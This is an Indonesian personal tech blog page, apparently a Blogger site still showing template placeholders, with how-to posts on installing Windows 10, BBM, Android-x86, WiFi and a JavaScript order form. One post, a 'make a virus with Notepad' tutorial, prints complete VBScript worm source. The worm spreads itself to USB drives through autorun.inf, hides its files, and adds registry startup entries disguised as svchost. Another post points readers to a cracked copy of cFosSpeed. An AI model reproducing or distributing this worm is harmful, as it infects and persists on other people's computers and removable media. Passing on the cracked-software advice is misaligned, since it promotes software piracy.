This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

Jumat, 04 September 2015

CARA INSTAL WINDOW 10

Langkah Pengerjaan:

  • Download File ISO Windows 10 Technical Preview, Silahkan sesuaikan dengan komputer kamu. Komputer dengan RAM dibawah 4 GB, lebih disarankan agar menggunakan versi 32bit, sedangkan 4 GB atau ke atas, disarankan pakai yang 64bit.
  • Jika sudah, Download dan jalankan Aplikasi Rufus. Lalu setting persis seperti ini, jangan lupa "Browse" file ISO-nya ya. Jika sudah, Klik Start. Pastikan sebelum kamu klik start, Flashdisk sudah dalam keadaan kosong dan tidak ada data penting didalamnya.Tunggu sekitar 10-20 menit, sampai prosesnya selesai.
  • Jika sudah, sekarang colokan Flashdisk tersebut ke Komputer yang ingin kamu Install Windows 10, jangan lupa setting BIOS, Untuk masuk BIOS, kamu bisa menekan tombol DEL, F2 atau semacamnya, karena beda jenis beda pula tombolnya. Lalu ubah Boot Device Priority-nya menjadi USB HDD/Flashdisk.
Lihat: Cara Setting Boot Device Priority USB Flashdisk* Jika langkah pengerjaan benar, harusnya Komputer dapat mendeteksi adanya Bootable USB yang berisikan Windows 10 Technical Preview tadi. Jika muncul tampilan seperti ini, Klik "Next".
  • Selanjutnya, Klik Install Now, Lanjutkan dengan berdoa. Hehe :P* Sampai disini kamu akan diberi 2 pilihan. Karena kamu ingin menginstall Windows 10 dari awal, maka yang harus dipilih adalah yang Custom: Install Windows only (Advanced)
  • Selanjutnya adalah pemilihan partisi Hardisk, jika kamu tidak ingin membuat partisi, silahkan langsung klik tombol Next. Atau jika ingin membuat partisi baru, semisal Local Disk D atau Local Disk E, klik tombol New, lalu tentukan size-nya.
Ketika sudah Install Windows, kamu juga bisa hapus atau tambah partisinya kok, jadi tenang aja :) (Baca: Cara Buat Partisi Baru di Windows)* Nah, ini adalah bagian yang paling lama, silahkan tunggu 20 - 60 menit, biasanya ditengah jalan Windows akan melakukan Restart dengan sendirinya.
PERHATIAN: Harap cabut Flashdisk kamu ketika Proses "Getting files ready for installation" telah selesai atau mencapai 100%.* Hal ini dimaksudkan agar ketika Restart, Komputer tidak melakukan Booting dari awal lagi.
  • Setelah sabar menunggu, harusnya tampilan ini akan muncul jika instalasi berjalan dengan mulus. Sampai disini, saya lebih menyarankan kamu untuk meng-klik tombol "Use express settings".
  • Sampai disini kamu akan ditanyakan untuk Login menggunakan akun Microsoft. Jika tidak punya, klik saja Don't have an account?
  • Nah, ini adalah bagian uniknya. Jika kamu login menggunakan akun Microsoft, dan akun kamu itu sudah pernah digunakan di Windows 8 atau Windows 8.1, maka akan muncul pertanyaan, apakah kamu ingin menyinkronasikan data, konfigurasi pengaturan, dll kedalam Windows 10 ini?
  • Ini adalah Splashcreen, Tunggu saja sampai komputer siap digunakan.
  • Dan taraaaaaaaaa, Akhirnya Desktop Windows 10 Technical Preview, sudah siap!
Pada dasarnya, Proses instalasi Windows 10 tidak jauh berbeda dengan Windows 7 ataupun Windows 8, sekilas yang membedakan hanya tampilan dan beberapa fitur tambahan didalamnya. Jika kamu masih ada bingung tentang Cara Install Windows 10 Menggunakan Flashdisk, jangan sungkan untuk tulis di kotak komentar ya.


di kutip dari https://jalantikus.com/tips/cara-install-windows-10-menggunakan-flashdisk/

Sabtu, 04 Januari 2014

Cara Install BBM di PC Komputer


Bagi pengguna andoid jelly bean dan iPhone iOS sekarang ini pasti sudah pada menginstall BBM, bagi pengguna android lama seperti samsung galaxy young, Galaxy S mini OS nya masih belum support dan memang pihak blackberry messanger belum merilis bbm untuk OS tersebut.

Jadi bagaimana cara kita menikmati bbm tapi ga punya gadget keren seperti itu ?
Saya punya trick sedikit untuk bisa menikmatinya tapi harus memakai komputer atau laptop, Kita akan memakai virtual , ya anggap aja kita menggunakan android di Komputer

Berikut Aplikasi pendukung untuk Cara Install BBM di PC Komputer
  •  Download dulu Virtual box nya disini
  •  Download lagi Aplikasi Genymotion , kalian bisa dapatkan disini
  • Terus Download lagi Android SDK disini
Mari kita mulai  Cara Install BBM di Komputer
  •  Install VirtualBox nya, tinggal ikutin aj (Next,next dan Next)
  •  Instal Genymotion yang di download tadi 
  • Setelah install Genymotion login dengan id nya
  • Pilih Gadget idaman kalian Galaxy S4 terserah deh, yang penting OSnya Jelly bean keatas
  •  
  • Klik Add Next dan Create, dan itu butuh koneksi untuk mengambil virtual devicenya
  • Jika diminta SDK (Path to Android ) klik Yes dan Browse ke file SDK yang kita download tadi diawal
  •  
  •  Setelah berhasil akan ada gambar virtual seperti ini
  •  
  •  Masuk ke Playstore dan download BBM, ketik aj di pencarian playstore BBM
  • Klik pasang, dan tunggu
  • Selesai

Bagi yang Gagal 
Kenali jenis Prosesor kalian, support virtualization (VT-x or AMD-V) kalau support saya yakin ga ada masalah Cek Memori RAM disarankan lebih dari 2Gb
Cek VGA Card sudah mendukung OpenGL 2.0 

Jumat, 29 November 2013

CARA INSTALL BBM DI OS ANDROID


Aplikasi BBM di perangkat Android milik Samsung [foto ilustrasi]
1. Unduh di Play Store
Ada dua cara untuk menemukan aplikasi BBM di Google Play Store. Pertama dengan mencarinya langsung, aplikasi "BBM" di Google Play Store. Jika cara pertama tak berhasil, Anda bisa mengunjungi laman BBM.com (http://bbm.com), lalu secara otomatis Anda akan diarahkan ke aplikasi BBM di Play Store.

Cara kedua lebih dianjurkan oleh Blackberry, karena untuk menghindari pengguna salah mengunduh aplikasi yang tidak resmi.

2. Minimal Android 4.0 Ice Cream Sandwich
Apabila perangkat Anda tidak kompatibel dengan aplikasi BBM alias versi Android v4.0 ke bawah, seperti Gingerbread dan Eclair, maka BBM tidak bisa diunduh. Untuk mengetahuinya, Anda bisa melihat di Setting > About Phone > Version. Di situ akan terlihat, versi OS Android Anda.

Jika perangkat kompatible, maka perangkat akan segera mengunduh. Tidak ada masalah.

3. Bikin BlackBerry ID
Setelah selesai terunduh dan membuka aplikasi BBM, maka layar akan menampilkan pilihan 'Create BlackBerry ID' dan 'Sign In'.

Jika punya perangkat BlackBerry, maka bisa langsung sign in dengan memasukkan alamat e-mail. Tapi, apabila belum punya BlackBerry ID, Anda wajib membuat akun baru dengan masuk ke pilihan 'Create BlackBerry ID' dan mendaftarkan alamat e-mail Anda.

4. 'Sign In'
Setelah selesai mendaftar di BlackBerry ID, maka selanjutnya pilih 'Sign In' dan masukkan alamat e-mail yang didaftarkan di BlackBerry ID. Layar BBM akan menampilkan nama dan PIN BBM Anda, lalu klik Continue. Voila! Anda kini punya BlackBerry Messenger di perangkat Android.

5. Undang teman
Jika semua tahap sudah selesai, maka Anda bisa mengundang teman-teman untuk masuk dalam Daftar Kontak dan segera dapat berkirim pesan.


by VIVAnews

Cara Upgrade OS Android

OKETEKNO.COMOS merupakan singkatan dari Operating System atau yang lebih akrab kita panggil dengan Sistem Operasi, OS memiliki tugas sebagai pengelola perangkat keras atau hardware dan memberikan pelayanan umum untuk  aplikasi perangkat lunak. Anda pengguna perangkat smartphone, pastinya tak asing lagi dengan yang namanya OS. Jika OS yang telah anda gunakan untuk smartphone kita adalah OS versi lama, maka juga akan berpengaruh dengan jalan smartphone anda. Misal saat anda ingin mengunduh aplikasi terbaru, terkadang ada batasan minimum untuk aplikasi tertentu.
Tips Cara Upgrade OS Android ke Versi Yang Lebih Baru
Melihat hal tersebut, pastinya anda merasa kecewa karena smartphone anda tidak bisa anda gunakan untuk memiliki aplikasi yang anda inginkan. Dan salah satu jalan yang harus anda lakukan adalah dengan cara upgrade OS anda ke versi yang lebih baru. Bagaimana cara? Anda tidak perlu kuatir, karena pada kesempatan kali ini saya ingin berbagi tips tentang cara upgrade OS Android ke Versi yang lebih baru. Langsung saja perhatikan langkah-langkahnya dibawah ini.

Cara Upgrade OS Android


  • Masuk pada menu Setting kemudian masuk pada About Phone, lanjutkan untuk memilih System Update.
  • Tunggu sampai proses cek OS baru selesai, ketika proses telah selesai akan keluar perintah Up To Date. Hal tersebut menandakan bahwa anda sudah berhasil upgrade OS Android anda ke versi yang lebih baru.
  • Namun jika belum keluar, pasti anda dihadapkan dengan perintah install, jika proses instal telah selesai, maka akan berlangsung dengan proses download, tunggu sampai selesai.
  • Jika sudah selesai, maka secara otomatis smartphone anda akan reboot dengan sendirinya, dan akan menyala sendiri sudah dengan OS versi terbaru.

Note : yang wajib anda perhatikan, sebelum melakukan langkah diatas sebaiknya terlebih dahulu anda backup semua data pribadi anda yang dirasa penting ke PC atau bisa juga laptop. Dan pastikan sebelumnya, kondisi baterai anda dalam keadaan full dan normal. Sediakan microSD yang masih memiliki kapasitas yang masih longgar, yang muat untuk menempatkan file hasil download upgrade nantinya.

Selamat mencoba dan semoga berhasil. Jangan lupa bagikan artikel cara upgrade OS Android ini pada saudara atau sahbat anda yang saat ini sedang membutuhkan. Terima kasih.

by http://oketekno.com/2

Rabu, 02 Oktober 2013

membuat form penjualan dengan HTML dengan java scr


Dalam pemrograman HTML kita dapat memanfaatkan fasilitas java script untuk membuat aplikasi. Salah satunya membuat Aplikasi Penjualan.
berikut contoh Aplikasi Penjualan dengan memanfaatkan fungsi Java Script:
http://trozzan.files.wordpress.com/2010/03/untitled2.png
dengan memanfaatkan memanfaatkan fungsi java script yang telah dideklarasikan sebelumnya kita memanggil fungsi tersebut.
script html dari contih aplikasi tersebut sebagai berikut:


Form Javascript


____Form Penjualan Berbasis JavaScript____


No Makanan/Minuman Harga Pesan


1
Bakso Istimewa
@
name=”bakso”
value=”12000″
size=”6″
readonly=”true”/>

name=”harga_Bakso”
value=”0″
onKeyUp=”hitungPesan()”/>


2
Soto Spesial
@
name=”soto”
value=”10000″
size=”6″
readonly=”true”/>


name=”harga_Soto”
value=”0″
onKeyUp=”hitungPesan()”/>


3
Mie Ayam Super
@
name=”mie”
value=”15000″
size=”6″
readonly=”true”/>

name=”harga_Mie”
value=”0″
onKeyUp=”hitungPesan()”/>


4
Es Degan
@
name=”degan”
value=”7000″
size=”6″
readonly=”true”/>


name=”harga_Degan”
value=”0″
onKeyUp=”hitungPesan()”/>


5
Es Campur
@
name=”campur”
value=”7000″
size=”6″
readonly=”true”/>


name=”harga_Campur”
value=”0″
onKeyUp=”hitungPesan()”/>


colspan=”3″
align=”right”>
Jumlah Total


name=”Total”
readonly=”true” />


colspan=”3″
align=”right”>
Diskon


name=”Diskon”
readonly=”true” />


colspan=”3″
align=”right”>
Jumlah Dibayar


name=”Bayar”
readonly=”true”
align=”right”/>


value=”BATAL”
onMouseUp=”resetForm()” />


Tutorial pembuatan Animasi Menggunakan Macromedia Flash 8

Sebelum Kita Memulai untuk belajar membuat animasi sendiri Menggunakan Macromedia Flash Terlebih Dahulu kita harus dapat mengenal apa itu Macromedia Flash dibawah ini adalah sedikit Tentang Macromedia Flash
Macromedia Flash 8 adalah sebuah program standar untuk pembuatan animasi High Impact berbasis Web. Anda dapat membuat sebuah animasi logo, Navigasi  Control Website, animasi form yang panjang, sebuah Website utuh berbasis Flash, atau aplikasi Web lainnya menggunakan program aplikasi ini.
Kali ini saya mencoba untuk sedikit menjelaskan tentang cara membuat animasi menggunakan Macromedia Flash

Langkah Langkah Pembuatannya Adalah :
  1. Buka Aplikasi Macromedia Flash 8 Kemudian Pilih Flash Slide Presentation 
  2. Rename Slide1 Menjadi Pembuka 
  3. Langkah selanjutnya adalah memasukkan Gambar ke dalam lembar kerja Clik file kemudian pilih import dan klik import to library
  4. Setelah Itu akan Muncul Tampilan Halaman Yang menyatakan bahwa gambar background telah berhasil di import 
  5. Langkah selanjutnya adalah membuat moviclip disini digambarkan seperti burung yang sedang terbang Langkah pertama adalah klik insert kemudian New symbol Ubah Name menjadi burung kemudian pilih moviclip pada type kemudian OK 
  6. Impor gambar burung yang telah anda Siapkan kedalam library Caranya sama seperti langkah memasukkan bakground 
  7. Selanjutnya masukkan gambar burung2 kemudian klik frame 10 dan pilih keyframe begitu juga dengan gambar burung 3 pada frame 15. Setelah itu masukkan moviclip burung kedalam lembar kerja maka akan didapatkan hasil gambar burung akan bergerak seperti terbang.
  8. Masukan gambar burung1 pada lembar moviclip, klik kanan pada frame 5 kemudian pilih keyframe
  9. Membuat button atau link dari slide1 ke slide yang lain Caranya adalah Klik insert kemudian pilih new symbol dan pilih button Setelah itu masukan text dengan nama back
  10. Pada layer pilih up kemudian klik kanan dan pilih keyframe ganti warna text menjadi merah agar pada saat kursor menunjuk text back secara otomatis text back akan berubah warna menjadi merah. Lakukan yang sama Seperti Diatas sesuai dengan yang diinginkan Sebelum ngelink ke slide yang lain, terlebih daulu kita membuat slide baru dengan cara Klik kanan pada slide yang sudah ada di sebelah kiri lembar kerja klik insert screen lakukan berulang ulang sesuai dengan slide yang dibutuhkan.
  11. Cara untuk Membuat Link ke slide yang lain adalah klik pada text back kemudian klik windows dan pilih behaviors 
  12. Setelah muncul Halaman Behaviors klik gambar tambah atau logo “+” dan Pilih sreen dan kemudian pilih go to slide.Pilih slide yang akan di link kan setelah itu klik ok.
  13. Untuk melihat hasilnya klik Ctrl + Enter

Menjalankan Android di Netbook Acer Aspire One A150

Sudah familiar dengan yang namanya Android ? menurut Wikipedia :
Android adalah sistem operasi untuk telepon seluler yang berbasis Linux. Android menyediakan platform terbuka bagi para pengembang buat menciptakan aplikasi mereka sendiri untuk digunakan oleh bermacam peranti bergerak. Awalnya, Google Inc. membeli Android Inc., pendatang baru yang membuat peranti lunak untuk ponsel. Kemudian untuk mengembangkan Android, dibentuklah Open Handset Alliance, konsorsium dari 34 perusahaan peranti keras, peranti lunak, dan telekomunikasi, termasuk Google, HTC, Intel, Motorola, Qualcomm, T-Mobile, dan Nvidia.
sumber  : Wikipedia
Tapi bagi beberapa vendor besar seperti misalnya Acer, Android juga merupakan pangsa pasar yang bagus untuk netbook seperti pada saat Acer merilis netbooknya berbasis Android di Computex 2009 Taiwan.
Berbekal rasa penasaran dan ingin mencoba “rasa” Android di Netbook kesayangan, akhirnya browsing² di Google dan menemukan 2 situs yang menawarkan Android untuk digunakan di arsitektur x86. Situs pertama adalah android-x86 dan situs kedua adalah live-android. Persamaan antara keduanya adalah bisa dijalankan pada arsitektur x86 (termasuk PC), bisa menggunakan CD atau UFD sebagai media boot dan netbook yang mereka support kebanyakan dari ASUS Eee PC. Sedangkan perbedaan antara keduanya adalah untuk yang android-x86 sudah bisa diinstall di PC sedangkan yang live-android masih terbatas pada media live CD dan live USB.

Android-x86

android-x86Untuk android-x86, saya masih mencoba testing dengan menggunakan file iso yang saya extract ke UFD menggunakan UNetbootin. Saya masih belum mencoba untuk melakukan instalasi ke harddisk, karena memang netbook lagi berisi data-data penting.
Pertama-tama download installer android-x86. Saya memilih yang Android-x86 1.6 live & installation iso image karena selain netbook tdk ada CD-ROM, saya ingin mencoba live CD tsb di UFD saya.

Informasi : File iso ini selain untuk live CD, juga bisa untuk melakukan instalasi pada harddisk.



Lakukan extract ke UFD menggunakan UNetbootin (untuk prosesnya, silahkan merujuk ke situsnya).  Setelah selesai, re-boot netbook anda dan klik F12 untuk booting dari UFD.


Berikut adalah screenshoot dari netbook saya :



androidx86-acer01 androidx86-acer02 androidx86-acer03 androidx86-acer04 androidx86-acer05 androidx86-acer06 androidx86-acer07
Untuk anda yang ingin mencoba melakukan instalasi di harddisk, silahkan merujuk ke panduan instalasi.
Beberapa kekurangan yang saya rasakan pada versi ini, seperti tdk support klik dari touchpad, tidak adanya fasilitas untuk shutdown (jadi saya lakukan Ctrl + Alt + Del), aplikasi yang masih  sedikit dan tdk bisa diaksesnya HD kita (semuanya mengarah ke SD Card).

Live-Android

live-androidUntuk live-android ini, saya sudah melakukan download installer di situsnya. Saya memilih LiveAndroid v0.2 USB karena sesuai dengan kebutuhan saya. Proses download dan penggabungan file berhasil dilakukan, tapi ketika dilakukan proses booting dengan USB, proses berhenti dengan tampilan logo live-android. Saya tunggu beberapa saat, tapi tetap tidak ada aktivitas harddisk. Jadi percobaan saya menggunakan live-android ini tidak berhasil.
Saya kurang tahu kenapa, apakah live-android dikhususkan hanya untuk Eee PC ? karena ketika proses meload sistem, saya lihat ada beberapa modul yang diberi nama dengan eeepc.

Kesimpulan :

Sepertinya untuk saat ini, baik android-x86 dan live-android masih belum menyediakan support untuk netbook selain Eee PC. Selain itu, masih banyak bug dan kekurangan pada versi ini, tapi wajarlah karena memang masih dalam versi beta. Tapi dengan dimunculkannya versi untuk arsitektur x86 ini, kemungkinan besar versi-versi selanjutnya akan mendukung untuk semua netbook.
Mungkin kalau ingin android bisa berjalan secara maksimal di netbook Acer, tinggal tunggu saja launchingnya. Pastinya Acer akan memberikan file-file yang bisa didownload dan digunakan di netbook Acer kita.

Kamis, 09 Februari 2012

Trik Mempercepat Koneksi Modem Internet CDMA dan GSM


mempercepat koneksi internet.
trik, cara mempercepat koneksi modem internet, trik komputer, internet
Saati ini, Koneksi internet di Indonesia memang terbilang kurang begitu cepat apalagi yang bagi mereka yang menggunakan koneksi internet dengan provider cdma (esia, ceria, flexi, fren, starone
maupun smart) dan gsm (3 three, as, axis, im3, mentari, simpati, dan
juga xl) terasa sangat lambat
sehingga membuat kita jenuh duduk terlalu lama di depan komputer.
Para provider
saling perang harga bahkan sampai banting harga dengan iklan di media masa tetapi begitulah kondisi indonesia harga murah tidak
mencerminkan kualitas pelayanannya baik itu layanan dial up, gprs, broadband dan 3G baik itu unlimited maupun limited.
Untuk itu kita janganlah berharap agar provider mau memberikan
koneksi internet yang cepat dengan harga yang murah. Maka, pada
tulisan ini aku akan memberikan
tips dan trik untuk mempercepat
koneksi internet bagi yang menggunakan modem cdma dan gsm.
Adapun cara untuk mempercepat koneksi internet :
1. Klik Start->Run->ketik ”gpedit.msc (tanpa tanda petik“) Ini akan memunculkan tampilan “Windows Policy”.
2. Kemudian masuk ke : Local Computer Policy–>Computer Configuration–>Administrative
Templates–>Network–>QOS Packet Schedule.
3.Kemudian di tampilan kanan pilih “Limit Reservable Bandwidth”, disitu tertulis “Not Configured” -> doubel klik (ada tampilan baru, “Limit reservable bandwidth Properties”).
Jika ingin tahu keterangannya buka di bagian “Explain”. Di situ tertulis keterangan windows secara default menggunakan 20% bandwidth
anda.
4. Kembali ke “Setting” dan pilih “Enabled” lalu ganti 20 % menjadi 0%. Klik Ok.
5. Kemudian Install Mozilla Firefox di laptop atau pc komputer anda,.
6. Kemudian install add-ons faster fox
di browser mozilla,.
7.Setelah itu silahkan ada download
software cFosSpeed full crack dan install. Dan Tutorialnya
Setelah itu restart pc dan laptop anda dan rasakan peningkatan
performa kecepatan koneksi internet anda

cara buat virus menggunakan notepad


 buka notepad kalian salin scrib di bawah ini simpan dengan nama erwinda_putra.exe.vbs
‘El Magnifico MAN
on error resume next
dim mysource,winpath,flashdrive,fs,mf,atr,tf,rg,nt,check,sd
atr = “[autorun]“&vbcrlf&”shellexecute=wscript.exe erwinda_putra.exe.vbs”
set fs = createobject(”Scripting.FileSystemObject”)
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text=mf.openastextstream(1,-2)
do while not text.atendofstream
mysource=mysource&text.readline
mysource=mysource & vbcrlf
loop
do
Set winpath = fs.getspecialfolder(0)
set tf = fs.getfile(winpath & “\erwinda_putra.exe.vbs”)
tf.attributes = 32
set tf=fs.createtextfile(winpath & “\erwinda_putra.exe.vbs”,2,true)
tf.write mysource
tf.close
set tf = fs.getfile(winpath & “\erwinda_putra.exe.vbs”)
tf.attributes = 39
for each flashdrive in fs.drives
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path “A:” then
set tf=fs.getfile(flashdrive.path &”\erwinda_putra.exe.vbs”)
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &”\erwinda_putra.exe.vbs”,2,true)
tf.write mysource
tf.close
set tf=fs.getfile(flashdrive.path &”\erwinda_putra.exe.vbs”)
tf.attributes =39
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &”\autorun.inf”,2,true)
tf.write atr
tf.close
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes=39
end if
next
set rg = createobject(”WScript.Shell”)
rg.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\svchost”,winpath&”\erwinda_putra.exe.vbs”
rg.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MS32DLL”,””
rg.regwrite “HKCR\vbsfile\DefaultIcon\”,”shell32.dll,3″
if check 1 then
Wscript.sleep 100000
end if
loop while check1
set sd = createobject(”Wscript.shell”)
sd.run winpath&”\explorer.exe /e,/select, “&Wscript.ScriptFullname
do while year(now) >= 2008
WScript.sleep 20000
msgbox “salamaik tibo di virus camp_luck” & vbcrlf & _
“ondeh sanak maaf stek yo awak masuak ka sistem sanak anok-anok” & vbcrlf & _
“dunsanak komputer dunsanak awak kuasai stek dih. kini dunsanak masuak dalam permainan suruak manyuruan” & vbcrlf & _
“iko permainan yang paten ma dunsanak” & vbcrlf & _
vbcrlf & vbcrlf & _
” elok-elok selah dih dunsanak beko tajadi yang indak-indak ko” & vbcrlf & vbcrlf & _
” aaa kini saaiknyo ma dunsanak”
loop

Cara pasang jaringan WiFi di rumah


Perangkat wifi sekarang sudah sangat menjamur. Dengan adanya perangkat wifi tersebut kita dipermudah dalam hal sharing, baik sharing data, sharing hardware  ataupun sharing koneksi internet. Jadi misal dengan satu akun internet, kita bisa menyebarkan untuk digunakan oleh orang lain yang tentunya memiliki perangkat penerima sinyal wifi. Sangat menghemat biaya yang kita keluarkan untuk dana koneksi internet pastinya. Nah, bagaimana cara membangun atau membuat jaringan wifi dirumah ? Artikel sobatpc.com kali ini akan membahas cara membangun jaringan wifi dirumah, silahkan simak terus.
Saya ingat dulu ketika Wi-Fi masih eksklusif, banyak pemilik gadget Wi-Fi yang menyerbu kafe-kafe berlogo Wi-Fi zone, untuk sekedar browsing sambil makan-makan… :D
Namun sekarang jumlahnya sudah gak banyak lagi karena rata-rata mereka sudah memiliki access point pribadi di rumah. Nah, kali ini saya akan memberikan tips pasang Wi-Fi di rumah anda.
  1. Pastikan anda sudah berlangganan internet
    Baik dari ISP ADSL seperti telkom speedy atau paket mobile broadband seperti smart. Saran saya pakai pakai speedy paket unlimited 195 ribu/bulan. Bukan bermaksud promosi, ISP tipe ADSL semacam speedy menjamin sinyal internet tetap stabil, tak terpengaruh cuaca.
  2. Jangan salah pilih modem Wi-Fi
    Setahu saya ada 2 tipe modem Wi-Fi dengan harga yang beda lumayan jauh. Tipe pertama input ke modem berasal dari output ethernet modem kabel. Jadi untuk bisa Wi-Fi, anda harus menggunakan 2 modem, modem kabel untuk mengakses internet dan modem Wi-Fi untuk memancarkan sinyal internet dari modem kabel tadi.
    Saya menggunakan tipe yang ini karena saya sudah punya modem bawaan dari speedy, jadi tinggal beli dan pasang modem router Wi-Finya.. :D Harga modem ini lumayan murah, sekitar Rp 230 ribu-an. Tipe kedua input ke modem Wi-Fi bisa langsung dari kabel telepon. Jadi anda tidak butuh lagi modem kabel karena sinyal langsung di transmit oleh modem Wi-Fi. Bentuk umumnya lebih besar dari tipe pertama, harganya lebih mahal, sekitar Rp 600 ribu-an.
  3. Letakkan modem di posisi yang baik
    Posisi yang baik adalah di tengah rumah, biar 1 rumah bisa tercover sinyal. Taruh di tempat yang agak tinggi dan jauh dari peralatan elektronik seperti TV, kulkas, dll karena akan mengganggu kekuatan sinyal Wi-Fi.
  4. Proteksi jaringan hotspot anda
    Lakukan dulu proteksi dasar seperti mengubah password admin dan mengaktifkan security key di jaringan anda. Sebaiknya pilih enkripsi key yang bertipe WPA. Settingan bisa berbeda di tiap modem jadi tidak akan saya jelaskan lebih lanjut.
  5. Seputar paket internet
    Jika anda menghendaki modem Wi-Fi aktif 24 jam, disarankan pilih paket internet yang unlimited biar gak kelebihan quota karena modem tetap aktif mengakses internet secara periodik, walaupun tidak digunakan.
Sepertinya itu dulu yang utama… :D Dengan adanya modem Wi-Fi, maka perangkat Wi-Fi yang lain seperti ponsel atau PC tablet bisa ikut mengakses internet, tanpa perlu menggunakan jaringan operator lagi (yang menguras pulsa).
Jadi dalam kasus saya yang pakai speedy, cuma bayar 215ribu per bulan (195ribu + pajak.. :D ) maka sudah bisa menikmati internet di semua perangkat Wi-Fi secara free 24 jam. Lumayan bukan? Umumnya ISP sekarang sudah menyediakan bundle modem Wi-Fi dalam promonya. jadi lebih dimudahkan karena tidak usah membeli modem lagi secara terpisah.
sumber : http://blog-tutorial-menarik.blogspot.com/2011/04/tips-pasang-jaringan-wi-fi-di-rumah.html

merubah tampilan windows 7 & vista menjadi seperti tampilan os mac/ apple


cara mengubah tampilan windows 7 / vista menjadi Mac OS
1.Download Snow Transformation Pack 1.5,disini
2.setelah selesai download,disable terlebih dahulu User Account Control dengan cara
+buka control panelScreenHunter 01%2BMar.%2B21%2B16.31 Cara mengubah tampilan windows 7/vista menjadi Mac OS+pilih user accountScreenHunter 02%2BMar.%2B21%2B16.31 Cara mengubah tampilan windows 7/vista menjadi Mac OS+setelah itu klik change user account control settingsScreenHunter 03%2BMar.%2B21%2B16.31 Cara mengubah tampilan windows 7/vista menjadi Mac OS+turunkan statusnya menjadi never notify
